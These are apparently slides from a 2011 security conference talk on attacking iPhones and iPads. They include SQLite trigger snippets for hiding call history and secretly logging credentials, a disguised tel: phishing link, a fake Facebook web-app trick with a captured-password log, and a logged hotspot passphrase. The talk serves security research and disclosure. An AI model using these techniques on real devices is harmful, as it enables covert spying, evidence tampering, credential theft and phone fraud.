


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
## iNception

### Planting and Extracting Sensitive Data From Your iPhone's Subconscious



# Speaker


- Laurent OUDOT
  - Founder & CEO of TEHTRI-Security
  - Senior Security Expert
    - When ? 15 years of IT Security
    - What ? Hardening, Penetration Tests...
    - Where ? On networks and systems of highly sensitive places:
      - *French Nuclear Warhead Program, United Nations, French Ministry of Defense...*
  - Research on defensive & offensive technologies
    - *Past: Member of the Steering Committee of the Honeynet Alliance...*
    - Frequent presenter and instructor at computer security and academic conferences like SyScan SG-CN, Cansecwest, Pacsec, BlackHat USA-DC-AbuDhabi-Asia-Europe, HITB Dubai-Amsterdam-Malaysia, US DoD/US DoE, Defcon, Hope, Honeynet, PH-Neutral, Hack.LU...



# About TEHTRI-Security

- Company created in April 2010
- Cutting-edge technologies
  - Penetration Tests / Audits...
  - Advanced & Technical Consulting
  - Fighting Information Leaks, Counter-Intelligence...
- Worldwide:
  - Conferences, Training, Consulting
    - USA, China, Canada, United Arab Emirates, Netherlands, Malaysia, Singapore, Lebanon, France...
  - Press/Media     
- >35 public security advisories (12 months)
  - Pentesting devices & Applications → 0days...






# Introduction

## ■ Goal

- To share many different offensive concepts around smartphone attacks, especially the iPhone (+ iPod & iPad)


## ■ Notice

- Legal Issues: do respect laws in your country before applying techniques from this presentation
- Limitation: this is a 1 hour only talk. We won't be able to cover all the related subjects. Contact us for more...
  - Some of our findings were shown recently during another event, so that we had to move to other new fields of research




What changed after our humble talk @HITB AMS 2010

**HITB AMS 2010 → 2011**




# Post HITB AMS 2010 updates

- TEHTRI-Security at HITBSecConf Amsterdam 2010:
  - Talk: « Web In The Middle, Attacking Clients »
  - Examples:
    - 1) WLAN & web vulnerabilities in the famous european train « Thalys »
    - 2) Issues related to SSL & some web services
    - 3) 0days and nasty tricks against stuff from Apple, BlackBerry, HTC
- Question: did something changed in one year or not ?



# I) About ThalysNet

- ThalysNet web portal and ThalysNet Wifi network
- Service updated since April 6<sup>th</sup> 2011
  - E.g.: https web protocol in order to enhance the security of the portal...
  - *“We are concerned that the security in our network is a very important issue, and because of that, we are always looking forward to improve our service in terms of security”.*
  - Congratulations and thanks




## 2) About MITM stuff

- From HITB AMS 2010 to HITB AMS 2011: 2 changes (!)


	Initial Page	Login/ Password	Complete Session	Logout Link	SSL Ready ?
Hotmail	<u>HTTPS</u>	HTTPS	HTTP	HTTP	NO
Yahoo	HTTPS	HTTPS	HTTP	<u>HTTPS</u>	NO
Facebook	HTTP	HTTPS	HTTP	HTTP	YES
Twitter	HTTP	HTTPS	HTTP	HTTP	YES
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


# 3) About smartphones

- HTC
  - [TEHTRI-SA-2010-028](#) (Vuln / Opera)
    - **No answer. No patch.** Still vulnerable.
    - Poc on « HTC\_Touch\_Viva\_T2223 Opera/9.50 (Windows NT 5.1; U; en) »
- RIM / BlackBerry
  - [TEHTRI-SA-2010-027](#) (DoS Browser app)
    - **Patched !** [CVE-2010-2599](#)
- Apple / iPhone+iPod
  - [TEHTRI-SA-2010-003](#) (Overflow in CFNetwork)
    - **Patched !** [CVE-2010-1752](#)
    - Attack also worked against Safari for Mac|Win (**Patched!**)
  - [TEHTRI-SA-2010-026](#) (Crash Safari iPad)
    - Fixed in a **future** release




# FINDING VULNERABILITIES




# Finding vulnerabilities

- Reverse
- Analyzing behavior
  - Logs, Sniffing, Memory, File System...
- ...
- Fuzzing
- Audit
- Pentest
- ...



# Fuzzing Web Browsers



- Sounds easy
- Not that easy
  - Random fuzzing → Sharp fuzzing
- Example with handled devices
  - Special HTML code supported (URL)
    - `<a href="sms:"`
    - `<a href="tel:"`
    - ...
- See results in next chapters




# Auditing iPhone Personal Hotspot



- New feature
- iPhone 4 + iOS 4.3 → iPhone = Hotspot
  - WPA2 PSK on ap0
    - Read more on <http://blog.tehtri-security.com/2011/03/about-iphone-ios43-personal-hotspot.html>






# iPhone Personal Hotspot: **VULN**



- Platform: iPhone 4
- Operating System  $\geq$  iOS 4.3 (8F190)
- Application: **com.apple.wifi.hostapd**
- Impact for customers: Low (?)
  - “Personal Hotspot” uses a passphrase to protect the WPA2 Personal wireless hotspot created. A WPA PSK is derived from it.
  - While processing those functions, **the iPhone writes the passphrase in clear text** in the console of the iPhone device.
  - This **area is readable** by all local processes through the official Apple API.



# Example of attack result



- Here is the list of things written in clear text through the console:
  - The Group Master Key + the Group Transient Key,
  - The PSK + the passphrase.

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.357484: PSK (ASCII passphrase) - hexdump\_ascii(len=10):


Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : **66 61 63 65 74 73**  
**31 34 36 37** **facets1467**

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.733079: PSK (from passphrase) - hexdump(len=32): **cf f6 0d 2a 1a a2 d8 29 6d 58 cc 6f**  
**49 55 34 47 22 b7 9c 5c 76 86 be 17 57 b0 d3 5c 6e ad 2a 65**

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.870472:  
WPA: group state machine entering state **GTK\_INIT** (VLAN-ID 0)

Mar 5 01:23:24 unknown com.apple.wifi.hostapd[79] : 1299338601.870522: **GMK**  
- hexdump(len=32): **f9 69 7e c4 d1 fa 41 10 e2 b9 a1 78 0e 50 fa 47 5b 18 4a**  
**86 75 8d a1 64 c7 c9 fc 7d b2 98 d5 b3**



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- hexdump(len=16): **8d 3f 27 be 0c 21 e2 5e fb 92 fb 15 b2 69 eb cd**




# Pentesting iPhone Apps ?



- Targeting apps from the Apple Store
- Example « Air Contacts » App shares contacts between your iPhone and local Wifi browsers







# Example of exploit (DoS)



- Bad HTTP requests can crash this remote App
  - Tiny example with some empty fields
    - GET /personimage?i\_recId=
    - Remote exploit possible via XSRF
  - Crash result

Hardware Model: iPhone3,1

**Process:** Air Contacts [3115]

Identifier: Air Contacts

Code Type: ARM (Native)

Parent Process: launchd [1]


OS Version: iPhone OS 4.3 (8F190)

Report Version: 104

**Exception Type:** EXC\_BAD\_ACCESS (SIGBUS)


**Exception Codes:** KERN\_PROTECTION\_FAILURE at  
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Crashed Thread: 0



# Found by TEHTRI-Security [2010]


Vendor / Product	Tool / Version	Reference	Patch
Apple / iPod	iOS 2.1-3.1.3 for iPod touch (2nd generation) and later	CVE-2010-1752	Patched (iOS4)
Apple / iPhone	iOS 2.0-3.1.3 for iPhone3G & later	CVE-2010-1752	Patched (iOS4)
Apple / Safari Windows	Safari 5.0.3 and Safari 4.1.3 on Windows 7, Vista, XP SP2 or later	CVE-2010-1752	Patched
Apple / Mac OS X	CFNetwork on Mac OS X v10.5.8, Mac OS X v10.6 through v10.6.4 (idem for Mac OS X Server)	CVE-2010-1752	Patched
Apple / iPad	Any version (but no exec)	TEHTRIS 2010 26	Under construction
RIM / BlackBerry	BlackBerry Device Software versions later than 5.0.0	CVE-2010-2599	Patched
HTC Windows	...	?	?
Google Android	Browser & Gmail	?	?



Quick thoughts and findings about location issues...


# IPHONE/IPAD, MAPS/LOCATION








# iPad trick: GPS for almost free

- Your iPad 3G can connect to a Wireless network following your moves
  - E.g: iPhone with Personal Hotspot option
- But you cannot get your position
  - iPad 3G (only) is (just) an « assisted » GPS
  - It needs GSM Tower ID information...
- How can you get back your position for few bucks without paying yet another 3G subscription ?



# Solution


- Add a micro SIM card in the iPad
  - You won't even need to contact back the operator for an official subscription (anonymous)
- Activate the iPad « Location Services »
- Keep your Wifi data session
- Leave the « Airplane Mode » and deactivate the « Cellular Data »
- Now you have a GPS working with application like Maps



# iPhone, GSM Location example


- Example: iPhone MCC+MNC+LAC+CellID


The screenshot displays an iPhone application interface for tracking mobile phone locations. On the left, a vertical menu lists options: MM Info, Mobil, Routi, Locat, Mobil, and Acces. The main area shows a map of Amsterdam with a red location pin labeled 'A'. A white information box at the top left of the map displays the following data: MCC=204 MNC=8 LAC=1050 CID=6896573, with a star icon and a close button. Below this, the coordinates 52.372999, 4.89191 are shown, followed by a 'Street view' icon and a small street view image. Further down are links for 'Itinéraire', 'Rechercher à proximité', and 'Enregistrer dans... plus'. A white callout box with red text 'GSM Tower (zone)' points to the red pin on the map. Another white callout box with red text 'HITB Amsterdam 2011' and a white arrow points to a specific location on the map. The map shows various landmarks and streets, including 'Dam', 'Nationale Monument', and 'NH Krasnapolsky'. At the bottom, two status bars indicate the map was updated on 2011-05-16 at 17:00:56 and 17:01:06. On the right side, there is a vertical list of numbers: Info, 0, 0, 002, 3bbd, 0, 0, -, 10637, 0.



# iPhone tracking end users ?

- Some weeks ago, discussions about the “cons” of 3G with iPhone & iPad
- People
- Some






# Fighting with iPhone's Location tables

- **Solution 1: Jailbroken devices**
  - On Cydia Store, you can download a tool called *"untrackerd"*
  - Unix background process (auto DELETE)
  - But you need to be jailbroken + add process
  - And it only deals with 2 SQL tables
- **Solution 2: Non Jailbroken devices**
  - @singe proposed to modify the *"consolidated.db"* iPhone's backup offline and to restore the iPhone from that
  - But the file then get filled again after...!
  - And issues with iTunes > 9.1 (Manifest.plist)






# Solution from Apple


- Update to iOS 4.3.3 →
- Problem: what if you don't want to update ? (JB...)






# Solution from TEHTRI-Security

- **0day** / "consolidated.db" (SQLite3)
- You can hack the "consolidated.db" file by adding TRIGGERS inside it
- Each time your iPhone apps try to INSERT/UPDATE data in the database, TRIGGERS will DELETE the table !
  - Automatic cleaning
  - No process in the background
  - Compatible with jailbroken & non jailbroken devices (before iTunes 9.2)



# 0day Anti Tracking Example

- Pretty easy to do,
- For each dangerous table that you want to clean, add a TRIGGER that way:
  - `CREATE TRIGGER`  
`privacy_in_CellLocation AFTER INSERT`  
`ON CellLocation BEGIN DELETE FROM`  
`CellLocation; END;`
- And now, those tables remain empty
  - No more privacy issue with that...
- **Get more details & code:**
  - <http://blog.tehtri-security.com>



# Gorilla


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
- <http://www.nesolabs.de/en/software/gorilla/>



## Security and Privacy Features

Warn on Loading (Adobe PDF and Microsoft Office files)	✓
Change your User Agent	✓
Password Check	✓
Fake your Unique Device Identifier (UDID)	✓
Block Access to your Address Book	✓
Wipe Free Space	✓
Disable Location Tracking	✓






So we can finally hack the SQLite files on the iPhone ?  
What could we do then...


**WHAT ELSE ?**






# SQL tricks in iPhone

- Many sqlite db files
  - SMS, Phone calls, Address Book...
- You can add SQLITE Triggers to have automatic SQL execution on
  - UPDATE, INSERT, DELETE
- No process but you have automatic live SQL actions executed for you



# Anti Forensics


- Hiding stuff (for your privacy)
  - Automatic cleaning of data to avoid eyes of curious people
    - Potential issue: advanced forensics could detect unknown SQL triggers
    - But: Current forensics tools are just sqlite readers exporting data for non tech
  - Automatic changes of data to add fake information
    - Could be used for alibi by bad guys, etc



# Evil spy activities


- Backdoring stuff (against someone's privacy)
  - Automatic change of data with evil replacements (URL, email addresses, etc)
  - Automatic copy of data in hidden backup tables
    - Example for Law Enforcement: avoid deletion of sensitive entries () by hiding copies in added tables





# Example: cleaning Call History

- Library/CallHistory/call\_history.db
  - CREATE TABLE call (ROWID INTEGER PRIMARY KEY AUTOINCREMENT, address TEXT, date INTEGER, duration INTEGER, flags INTEGER, id INTEGER, name TEXT, country\_code TEXT);
- Anti History Trigger
  - CREATE TRIGGER WasNotMe AFTER INSERT ON "call" BEGIN DELETE FROM "call" WHERE "address" LIKE "+31%" OR LIKE "%528491%"; END;



# Going Further: Spy on SQL Requests

- SQLite proof of concept

```
CREATE TABLE secretTable (id INTEGER PRIMARY KEY,  
user VARCHAR(8), pass VARCHAR(8));
```


```
CREATE TABLE spyOn_secretTable_logs (id INTEGER  
PRIMARY KEY, user VARCHAR(8), pass VARCHAR(8),  
action VARCHAR(8), time DATE);
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```
CREATE TRIGGER spyOn_secretTable_trigger AFTER  
INSERT ON secretTable
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```
BEGIN
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
```
INSERT INTO spyOn_secretTable_logs  
(id,user,pass,action,time) values  
(new.id,new.user,new.pass,'INSERT',DATETIME  
( 'NOW' ) );
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END;
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
# Monitor SQLite iPhone Activity

- Now let's follow SQL Activity
  - INSERT INTO secretTable (user,pass) VALUES ("root","NoLan528491");
  - SELECT \* FROM secretTable;
    - 1|root|NoLan528491
  - **SELECT \* FROM spyOn\_secretTable\_logs;**
    - **1|root|NoLan528491|INSERT|2011-05-14 20:29:10**
- Limitations: UPDATE, DELETE, INSERT
- But it's an easy way to track down some events in your iPhone (App behavior...)




When standard end users don't understand non explicit messages through popups, and that a percentage of them get hacked by calling international numbers...

# **PHISHING ATTACK CONCEPT AGAINST THE IPHONE**



# Phishing with Phone Calls

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


Target number to hide must be manually converted thanks to phone keyboard

```
<a href="tel:  
+603b0exiscg,NO,CANCEL,NO  
,CANCEL">GOGO</a>
```

2=>b  
0=>0  
3=>e  
9=>x  
...

Contact Victims





# Result

Non explicit message displayed




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# Demo






For those who left their iPhone unlocked or who gave their iPhone for some seconds...


# **HIJACKING A LOCAL APP WITH NO EXPLOIT**






# Hijacking an Application

- Example: local temporary access to an iPhone device
  - « May I call my boss for 30 seconds ? »
- You want to get access to specific credentials quickly
- You add a fake App that will look like the real one
  - Facebook, Paypal, Twitter...
- You record the credentials and then you can launch your attack right after
- Demo
  - Use a Web App + Web Clip to hijack a Native App




# Demo





# Native App / Web App

- Native App
  - Was the first Facebook in our example
  - Installed on the iPhone
    - Written with Objective-C
    - Access Hardware & local resources
    - Available on iTunes App Store (for example)
- Web App
  - Was the second Facebook, fake in our example
  - It's a website optimized for iPhone/iPad...
    - Not written with Objective-C
      - User Interface built with web-standard technologies
    - Not installed on the phone (limited local access)
    - Not on iTunes App Store



# Offensive Web App

- Customized icon

- With Gloss Effect

- `<link rel="apple-touch-icon" href="FakeFacebook.png" />`


- No Gloss Effect

- `<link rel="apple-touch-icon-precomposed" href="FakeFacebook.png" />`

- Full Screen Mode


- `<meta name="apple-mobile-web-app-capable" content="yes" />`





# URL Schemes

- URL Schemes
  - Protocol handlers (example: tel: sms: ...)
- CFBundleURLSchemes, examples:
  - Facebook
    - fb://profile/
  - Twitter
    - twitter://
  - Paypal
    - ppclient://foo
  - Portscan (!)
    - portscan://192.168.1.1/
  - iSSH
    - ssh://mobile@alpine@127.0.0.1:22/




# External App launched from Safari

```
<?php
// just a tiny demo, explanation
function app($url,$app){
echo '<p><a href="' . $url . '">' .
$app . '</a></p>';
}
echo "<h1>";
app("ppclient://foo", "PayPal");
app("fb://profile/", "Facebook");
app("twitter://", "Twitter");
?>
```








# Demo (password stolen)



GET /fb/index.php?email=**Oudot%40TehtrisMel.com**&pass=**MyPAssw0rD** HTTP/1.1


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533.17.9 (KHTML, like Gecko) Mobile/8G4






What if we try to play with URLSchemes found through reverse of App from the App Store, or through file analysis (Info.plist...)

# FUZZING URLSCHEMES




# Fuzzing Results Examples






# Twitter's result

- May 15 21:19:39 Phone SpringBoard[2175] <Warning>: Twitter failed to resume in time
  - May 15 21:19:39 Phone SpringBoard[2175] <Warning>: Forcing crash report of Twitter[6967]...
  - May 15 21:19:39 Phone SpringBoard[2175] <Warning>: Finished crash reporting.
  - May 15 21:19:39 Phone SpringBoard[2175] <Warning>: Application 'Twitter' exited abnormally with signal 9: Killed: 9
- 
- Hardware Model: iPhone3,1
  - **Process:** **Twitter [6967]**
  - Path: /var/mobile/Applications/262BAD58.../Twitter.app/Twitter
  - Identifier: Twitter
  - Code Type: ARM (Native)
  - Parent Process: crunchd [1]
  - OS Version: iPhone OS 4.3.1 (8G4)
- 
- **Exception Type:** **00000020**
  - **Exception Codes:** **0x8badf00d**
- 
- Elapsed total CPU time (seconds): 10.040 (user 8.800, system 1.240), 100% CPU
  - Elapsed application CPU time (seconds): 5.910, 59% CPU




# Facebook's result


- May 15 02:28:32 Phone ReportCrash[1498] <Notice>:  
Formulating crash report for process Facebook[1497]
- May 15 02:28:32 Phone com.apple.launchd[1]  
(UIKitApplication:com.facebook.Facebook[0x74c8][1497])  
<Warning>: (UIKitApplication:com.facebook.Facebook[0x74c8])  
Job appears to have crashed: Segmentation fault: 11
- Hardware Model: iPhone3,1
- **Process: Facebook [1484]**
- Path: /var/mobile/Applications/  
4C9D2655-757C-4B65-B03F-F60662C0B861/Facebook.app/Facebook
- Identifier: Facebook
- Code Type: ARM (Native)
- Parent Process: crunchd [1]
- OS Version: iPhone OS 4.3.1 (8G4)
- **Exception Type: EXC\_BAD\_ACCESS (SIGSEGV)**
- **Exception Codes: KERN\_INVALID\_ADDRESS at 0x80000008**




# REMOTE DETECTION OF JAILBROKEN IDEVICES ?




# Detecting Cydia / Jailbreak





Do you still prefer to deploy products without stressing them with IT security technical pentesters?


## **3. CONCLUSIONS**



# What was seen today ?

- HITB AMS 2010 → HITB AMS 2011
- Finding Vulnerabilities
- iPhone/iPad & Maps/Location
- What Else ? (evil sql stuff on iphone)
- Phishing Attack Concept (/iPhone)
- Hijacking Local App (with no exploit)
- Fuzzing URLSchemes
- Remote Detection of Jailbroken iDevices






# Conclusions

- Lack of investment/security in this field
  - Developpers/Conceptors of Apps
    - Code + Content + Related infrastructure...
    - No (or bad) pentest/audit...
  - Deployment in the corporate world
    - Unmanaged/insecure devices
      - Smartphones, tablets, kiosks...
  - End users behaviors
    - No effort, misunderstanding...
      - Tracking or spying on VIP become possible...
- Is this a dream for attackers ?





This is not a game.

Take care. Thanks.

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